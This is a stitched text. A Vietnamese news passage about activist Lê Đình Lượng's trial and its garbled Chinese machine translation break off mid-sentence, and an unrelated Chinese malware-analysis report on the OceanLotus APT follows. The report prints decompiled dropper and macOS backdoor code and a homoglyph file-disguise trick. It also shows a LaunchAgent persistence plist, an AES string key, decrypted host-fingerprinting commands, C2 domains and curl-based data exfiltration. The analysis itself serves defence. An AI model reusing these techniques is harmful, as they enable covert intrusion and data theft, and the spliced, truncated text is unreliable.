Ông Lượng bị bắt vào ngày 24/7/2017 khi đang đi xe máy trên đường về sau khi thăm gia đình tù nhân lương tâm Nguyễn Văn Oai ở giáo xứ Yên Hoà, tỉnh Nghệ An.
Nhà hoạt động dân quyền Lê Đình Lượng bị ghép tội "hoạt động nhằm lật đổ chính quyền nhân dân" theo điều 79 bộ luật hình sự cũ năm 1999.
Trước những bất công, các bạn trẻ đã đồng loạt dơ biểu ngữ yêu cầu trả tự do cho Lê Đình Lượng và phản đối phiên toà
Thực hiện kế hoạch xét xử tháng 8/2018, sáng 16/8/2018, Tòa án nhân dân tỉnh Nghệ An đưa ra xét xử sơ thẩm vụ án Lê Đình Lượng về tội "Hoạt động nhằm lật đổ chính quyền nhân dân".
Tổ chức theo dõi nhân quyền Ân Xá Quốc Tế vào ngày 15 tháng 8 ra thông cáo báo chí trước ngày dự kiến diễn ra phiên xử nhà hoạt động Lê Đình Lượng tại tỉnh Nghệ An. Phiên xử nhà hoạt động Lê Đình Lượng dự kiến sẽ diễn ra tại Tòa án Nhân dân tỉnh Nghệ An vào ngày 16/8.
Ân Xá Quốc Tế yêu cầu Việt Nam phải hủy bỏ phiên xử có động cơ chính trị đối với ông Lê Đình Lượng, một nhà hoạt động vì nhân quyền và môi trường tại Việt Nam.

人民治疗法院的真相
LE DINH LUONG

Le Dinh Luong，出生于1956年，是Vinh Hoa教区，Ke Dua区教堂，Vinh教区的教区居民。他参加了争取正义与和平，人权以及亲戚的斗争，要求福尔摩沙公司在2016年污染海水后补偿中部省份的受害者。他同时也是一个请愿者，他被Hop Thanh公社的人民委员会滥用多年的税收和农业费用，所以他和公社里的人民都不公平。
Luong先生于2017年7月24日在Nghe An省Yen Hoa教区拜访良心囚犯Nguyen Van Oai后，在途中骑摩托车时被捕。
根据1999年制定的旧刑法第79条，民权活动家Le Dinh Luong被指控"旨在推翻人民行政管理的活动"。
面对不公正，年轻人一致张贴要求释放Le Dinh Luong并抗议审判的横幅
在2018年8月，即2018年8月16日上午，义安人民法院以"旨在推翻人民行政的活动"为由，对Le Dinh Luong案件的一审案件进行了审判。
大赦国际人权观察于8月15日在义安省Le Dinh Luong的激进审判日期之前发布了新闻稿。活动家Le Dinh Luong的审判预计将于8月16日在义安省人民法院进行。
国际特赦组织要求越南取消对越南人权和环境活动家Le Dinh Luong的政治动机。
国际特赦组织全球业务总监克莱尔阿尔加女士说，仅仅因为台湾钢铁厂造成海洋环境灾害影响的渔民的和平活动，Le Dinh Luong先生才能必须面对终身监禁甚至死刑。根据国际特赦组织的说法，这是一个不公正和政治动机的案件，因此必须取消，Le Dinh Luong先生必须立即无条件释放。
关于激进主义者Le Dinh Luong是否在他被拘留一年多之前和在审判开始前不到一个月才能看到律师之前，他是否得到了公平对待。
52岁的活动家Le Dinh Luong是该活动的资深参与者，要求钢铁厂从

该 Dropper 的流程图如下：



该版本 Dropper 和 2015 年版本的 Dropper 的比较：

1、2015 年的 Dropper 是通过命令行参数传递随机生成的解密密钥，而该版本的 Dropper 是

通过进程链间的环境变量实现密钥的传递（API 是 SetEnvironmentVariableW 和 GetEnvironmentVariableW）

2、2015 年版本的存在检测虚拟机，该版本的不存在检测虚拟机。

下图为：2015 年海莲花的 Dropper 版本通过“—ping”传递密钥：

传递参数“—ping+【运行的文件全路径】+【\t】 + 密钥”,执行起来 temp 文件。

```
CommandLine = 0;
memset(&v33, 0, 0x7FFEu);
suprintf_s(&CommandLine, 0x4000u, L"\"%s\" --ping%s\t%S", &PathName, &FileName, &v38);// 传递参数并执行 tmp文件
StartupInfo.cb = 0;
memset(&StartupInfo.lpReserved, 0, 0x40u);
StartupInfo.cb = 68;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 1;
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
CreateProcessW(&PathName, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);// 执行tmp文件
v64 = 0;
goto LABEL_32;
```

下图为：本次 Dropper 的版本把随机生成的密钥存在环境变量中：

```
129   String = 0;
130   memset(&v105, 0, 128u);
131   v51 = &String;
132   v52 = &v113;
133   v53 = 16;
134   do
135   {
136     v54 = *(v52 - 2);
137     *v51 = a0123456789abcd[(unsigned int)(unsigned __int8)*(v52 - 2) >> 4];
138     v55 = a0123456789abcd[v54 & 0xF];
139     v56 = (unsigned __int8)*(v52 - 1);
140     v51[1] = v55;
141     v51[2] = a0123456789abcd[v56 >> 4];
142     v57 = a0123456789abcd[v56 & 0xF];
143     v58 = (unsigned __int8)*v52;
144     v51[3] = v57;
145     v51[4] = a0123456789abcd[v58 >> 4];
146     v59 = a0123456789abcd[v58 & 0xF];
147     v60 = (unsigned __int8)v52[1];
148     v51[5] = v59;
149     v51[6] = a0123456789abcd[v60 >> 4];
150     v51[7] = a0123456789abcd[v60 & 0xF];
151     v51 += 8;
152     v52 += 4;
153     --v53;
154   }
155   while ( v53 );
156   lpValue = (LPCWSTR)&v97;
157   fun_MultiByteToWideChar((int)&lpValue, &String, 0xFDE9u);
158   v61 = SetEnvironmentVariableW(L"DB99050C", lpValue) == 0;
159   if ( lpValue != (LPCWSTR)&v97 )
160     free((void *)lpValue);
161   if ( v61 )
```

关联分析

木马样本关联


通过对海莲花的通用后门进行分析，通过其代码中的特征找到了大量同源样本：

MD5	编译时间	文件大小	模块名
ac5f18f1c20901472d4708bd06a2d191	2018-06-13,11:33:33	93184	DllHijack.dll
221e9962c9e7da3646619ccc47338ee8	2018-06-25,02:35:46	93184	DllHijack.dll
26ea45578e05040deb0cc46ea3103184	2018-07-02,02:11:55	142336	DllHijack.dll
200033d043c13b88d121f2c1d8d2dfdf	2018-07-09,03:00:10	2053632	DllHijack.dll
9972111cc944d20c9b315fd56eb3a177	2018-07-13,03:48:03	142336	DllHijack.dll
bf040c081ad1b051fdf3e8ba458d3a9c	2018-07-23,03:11:16	93184	DllHijack.dll
6c2a8612c6511df2876bdb124c33d3e1	2018-07-23,04:50:51	93184	DllHijack.dll
7dace8f91a35766e9c66dd6258552b02	2018-07-23,12:59:23	142336	DllHijack.dll
c9093362a83b0e7672a161fd9ef9498a	2018-08-07,03:12:39	92672	DllHijack.dll
38f9655c72474b6c97dc9db9b3609677	2018-08-09,10:11:58	93184	DllHijack.dll
4bb4d19b42e74bd11459c9358c1a6f01	2018-08-13,02:21:13	168960	DllHijack.dll
f42611ac0ea2c66d9f27ae14706c1b00	2018-08-13,08:46:56	92672	DllHijack.dll
c28abdfe45590af0ef5c4e7a96d4b979	2018-08-15,03:20:08	92672	DllHijack.dll
cf0b74fe79156694a2e3ea81e3bb1f85	2018-08-20,02:12:34	92672	DllHijack.dll
c78fd680494b505525d706c285d5ebce	2018-08-20,02:23:12	92672	DllHijack.dll
77390c852addc3581d14acf06991982e	2018-08-29,03:20:46	168960	DllHijack.dll
49e969a9312ee2ae639002716276073f	2018-08-29,03:50:11	93184	DllHijack.dll
f5ad93917cd5b119f82b52a0d62f4a93	2018-08-30,08:22:15	129536	DllHijack.dll
6291eabf6a8c58cad6a04879b7ba229f	2018-09-04,02:24:06	92672	DllHijack.dll
9a10292157ac3748212fb77769873f6c	2018-09-04,02:42:21	129536	DllHijack.dll
a406626173132c8bd6fe52672deacbe7	2018-09-06,02:03:30	92672	DllHijack.dll
93c3d6cffdcb0a2f29844ff130a920be	2018-09-06,08:01:41	129536	DllHijack.dll
6b8fc8c9fe4f4ef90b2fcbcc0d24cfc9	2018-09-10,02:44:30	119296	DllHijack.dll
1211dea7b68129d48513662e546c6e21	2018-09-11,03:06:50	92672	DllHijack.dll
2f1f8142d479a1daf3cbd404c7c22f9f	2018-09-17,04:12:57	111616	DllHijack.dll
0f877ad5464fcbb12e1c019adf7065cc	2018-09-18,02:24:47	92672	DllHijack.dll
cab262b84dbd319f3df84f221e5c451f	2018-09-18,03:00:51	111616	DllHijack.dll
07ff4f943b202f4e16c227679d9b598a	2018-09-19,02:01:04	92672	DllHijack.dll
7a6ba3e26c86f3366f544f4553c9d00a	2018-09-24,07:12:34	93184	DllHijack.dll
518f52aabd9a059d181bfe864097091e	2018-09-25,02:59:04	111616	DllHijack.dll
70a64ae401c0a5f091b5382dea2432df	2018-10-03,04:17:51	111616	DllHijack.dll
d40b4277e0d417e2e0cff47458ddd62d	2018-10-09,03:22:19	95232	DllHijack.dll

5f1bc795aa784f781d91acc97bec6644	2018-10-17, 08:02:50	209412	DllHijack.dll
305d992821740a9cbbda9b3a2b50a67c	2018-10-22, 03:27:24	92672	DllHijack.dll
7df61bc3a146fcf56fe1bbd3c26ea8c0	2018-10-22, 03:34:11	113664	DllHijack.dll
3c04352c5230b8cbaa12f262dc01d335	2018-11-14, 07:07:53	92672	DllHijack.dll
41f717eda9bc37de6ea584597f60521f	2018-11-15, 02:03:44	92672	DllHijack.dll
db81a7e405822be63634001ec0503620	2018-11-28, 08:55:24	112128	DllHijack.dll
865a7e3cd87b5bc5feec9d61313f2944	2018-11-29, 02:21:27	92672	DllHijack.dll
aad445e7ffc5ce463996e5db13350c5b	2018-11-29, 08:18:42	115712	DllHijack.dll
9bcd0b2590c53e4c0ed5614b127c6ba7	2018-11-29, 09:25:15	112128	DllHijack.dll
7338852de96796d7f733123f04dd1ae9	2018-12-04, 02:27:26	92672	DllHijack.dll
906a6898d099eb50c570a4014c1760f5	2018-12-04, 04:31:45	115712	DllHijack.dll
a530410bca453c93b65d0de465c428e4	2018-12-06, 03:21:22	115712	DllHijack.dll
de409b2fe935ca61066908a92e80be29	2018-12-10, 04:03:20	115712	DllHijack.dll
2756b2f6ba5bcf811c8baced5e98b79f	2018-12-10, 04:29:12	92672	DllHijack.dll


MAC 后门关联

通过在上一章中对 MAC 样本回连的 C2：rio.imbandaad.com 进行域名反查后，我们发现解析 IP 为 198.15.119.125。当再次对该 IP 进行 IP 反查后，我们发现其中一个域名 web.dalalepredaa.com 域名已经打上了海莲花的标签




而通过该域名，我们发现了一个海莲花的最新 MAC 样本。
首先，该样本为了伪装成文档，将文件夹名字中的 docx 中的 d，改为小写罗马数字五百，从而欺骗用户：Don khieu nai. ɗ ocx

Windows 系统下看是这样的：



Macosx 系统上看是 office 图标的 docx 文件，其实是目录：


Don khieu nai.docx



因为 Info.plist 中的 iconFile 指向了一个 doc 的图标文件，如图：

Info.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>CFBundleExecutable</key>
        <string>Don khieu nai</string>
        <key>CFBundleIconFile</key>
        <string>info.icns</string>
        <key>CFBundleIdentifier</key>
        <string>com.apple.files</string>
        <key>CFBundleName</key>
        <string>com.apple.files</string>
        <key>CFBundlePackageType</key>
        <string>APPL</string>
        <key>CFBundleShortVersionString</key>
        <string>1.0</string>
        <key>CFBundleSupportedPlatforms</key>
        <array>
                <string>MacOSX</string>
        </array>
        <key>CFBundleVersion</key>
        <string>1.0</string>
        <key>LSMinimumSystemVersion</key>
        <string>10.6</string>
        <key>LSUIElement</key>
        <true/>
        <key>NSHumanReadableCopyright</key>
        <string>Copyright © 2013 Apple. All rights reserved.</string>
```



以下为该样本的签名信息，如图：

Identifier=com.apple.files
Format=bundle with Mach-O thin (x86_64)
CodeDirectory v=20200 size=439 flags=0x0(none) hashes=15+3 location=embedded
Hash type=sha1 size=20
CDHash=80f54c13237d538cd3d885062e11c306b01d858f
Signature size=8522
Authority=Developer ID Application: DAVID DOWELL (**B5YH6VDVRE**)
Authority=Developer ID Certification Authority

Authority=Apple Root CA
Timestamp=Sep 19, 2018, 3:57:09 AM
Info.plist entries=11
TeamIdentifier=B5YH6VDVRE
Sealed Resources version=2 rules=12 files=2
Internal requirements count=1 size=208

样本执行起来后，会在 Library 目录中创建 3 个目录：

LaunchAgents

Media


Video

并安装一个名字为 LaunchAgents 的应用，实现开机启动：

```
[bogon:LaunchAgents abc$ cat com.apple.media.agentd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.co
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.media.agentd</string>
<key>ProgramArguments</key>
<array>
<string>/Users/abc/Library/Video/Download/Updater/mediaagentd</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
```

该应用的程序指向 Video 目录下的 mediaagentd 程序：


同时之前的目录被替换成真的 docx 文件，实现偷梁换柱：



而释放的 mediaagentd 程序是加壳的，会解密后在内存中加载并执行：

```
__int64 __usercall start@<rax>(__int64 a1@<rbx>, __int64 a2@<r14>, __int64 a3@<r8>, void (__fastcall *a4)(_QWORD, _QWORD, _QWORD, _
{
  unsigned int v4; // ecx
  unsigned __int64 v5; // rax
  unsigned int v6; // edx
  unsigned __int16 *v7; // rbx
  __int64 (__fastcall *v8)(__int64, __int64); // r15
  char v10; // [rsp+10h] [rbp-4030h]
  __int64 savedregs; // [rsp+4040h] [rbp+0h]
  void *retaddr; // [rsp+4048h] [rbp+8h]

  v4 = *(_DWORD *)(((unsigned __int64)start & 0xFFFFFFFFFFFF0000LL) + 0x10);
  if ( v4 )
  {
    v5 = (unsigned __int64)start & 0xFFFFFFFFFFFF0000LL | 0x20;
    v6 = 0;
    while ( *(_DWORD *)v5 != 25 || *(_QWORD *)(v5 + 10) != 6073460636892678476LL )
    {
      ++v6;
      v5 += *(unsigned int *)(v5 + 4);
      if ( v6 >= v4 )
        goto LABEL_10;
    }
    v7 = *(unsigned __int16 **)(v5 + 24);
    a3 = (__int64)v7 + *v7;
    a4 = (void (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD))(v7 + 1);
    do
    {
      a2 = *((unsigned int *)v7 - 1);
      v7 -= 2;
    }
    while ( !a2 );
    a1 = (__int64)v7 - a2;
  }
LABEL_10:
  v8 = (__int64 (__fastcall *)(__int64, __int64))sub_F00008FD(a1, a2, (__int64)&v10, 0x4000LL, a3, a4, &savedregs);
  sub_F0000F7E();
  retaddr = (void *)(signed int)retaddr;
  return v8(a1, a2);
}
```


脱壳后的 MACOS 文件如下：




该文件的入口处，会有一个 while 死循环，执行收集电脑信息并发送后，进入远控的循环函数，会随机睡眠一段时间，并继续走重复的流程：

```
1 void __fastcall __noreturn sub_1000116E8(__int64 a1, char **a2)
2 {
3   char *v2; // rbx
4   size_t v3; // rax
5   __int64 v4; // rax
6   unsigned int v5; // eax
7   int v6; // eax
8
9   fun_GetFileName(*a2);
10  v2 = *a2;
11  v3 = strlen(*a2);
12  bzero(v2, v3);
13  sub_10000F4E8(v4);
14  while ( 1 )                                   // CurlSendInfo
15  {
16    if ( fun_MainSendInfo() )
17      fun_MainLoopInfo();
18    v5 = time(0LL);
19    srand(v5);
20    v6 = rand();
21    sleep(v6 - 36 * (((unsigned __int64)(0x38E38E39LL * v6) >> 63) + (0x38E38E39LL * v6 >> 35)) + 10);
22  }
23 }
```

内部的很多字符串都被加密了，下图为使用该加密函数的地方：



解密方法主要是通过 CCCrypt 解密，算法为 aes，iv 为 0，如图：



AES 密钥（HEX）为：4E620ABEDAFB4D9866CC9D9C2D29E2D7EA18ADF1 不够 32 位补零：

```
__data:00000001000173C4                 align 10h
__data:00000001000173D0 unk_1000173D0   db  4Eh ; N
__data:00000001000173D0
__data:00000001000173D1                 db  62h ; b
__data:00000001000173D2                 db  0Ah
__data:00000001000173D3                 db 0BEh
__data:00000001000173D4                 db 0DAh
__data:00000001000173D5                 db 0FBh
__data:00000001000173D6                 db  4Dh ; M
__data:00000001000173D7                 db  98h
__data:00000001000173D8                 db  66h ; f
__data:00000001000173D9                 db 0CCh
__data:00000001000173DA                 db  9Dh
__data:00000001000173DB                 db  9Ch
__data:00000001000173DC                 db  2Dh ; -
__data:00000001000173DD                 db  29h ; )
__data:00000001000173DE                 db 0E2h
__data:00000001000173DF                 db 0D7h
__data:00000001000173E0                 db 0EAh
__data:00000001000173E1                 db  18h
__data:00000001000173E2                 db 0ADh
__data:00000001000173E3                 db 0F1h
```

解密的所有字符串如下：

```
0x100014170     touch -t ↓
0x100014190      "↓
0x1000141b0     " > /dev/null↓
0x100014250      2>&1↓
0x1000141f0      2>/dev/null & sleep ↓
0x100014220     ; kill $! > /dev/null 2>&1↓
0x100014270      2>/dev/null↓
0x100014290     ↓
0x1000142b0     /private↓
0x1000142e0     system_profiler SPHardwareDataType 2>/dev/null | awk '/Processor / {split($0,line,":"); printf("%s",line[2]);}'↓
0x100014360     machdep.cpu.brand_string↓
0x100014880     ↓
0x100014390     ifconfig "↓
0x1000143b0     " | awk '/ether /{print $2}'↓
0x1000143e0     ifconfig -l↓
0x1000143e0     ifconfig -l↓
0x1000144e0     en0↓
0x100014900     ↓
0x1000145a0     /System/Library/CoreServices/SystemVersion.plist↓
0x1000145f0     <string>↓
0x100014610     </string>↓
0x100014630     Mac OSX ↓
0x1000144b0     scutil --get ComputerName↓
0x100014650     uname -m↓
0x100014670     x86_64↓
0x100014500     ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\""); printf("%s", line[4]); }'↓
0x100014580     .r↓
0x100014840     http://↓
0x100014860     curl/7.36.1↓
0x100014840     http://↓
0x100014860     curl/7.36.1↓
0x100014820     /dev/null↓
0x100014840     http://↓
0x100014860     curl/7.36.1←
```

而且会把收集的信息经过 AES 加密后通过 CURL 库发送出去：

```
v4 = curl_easy_init();
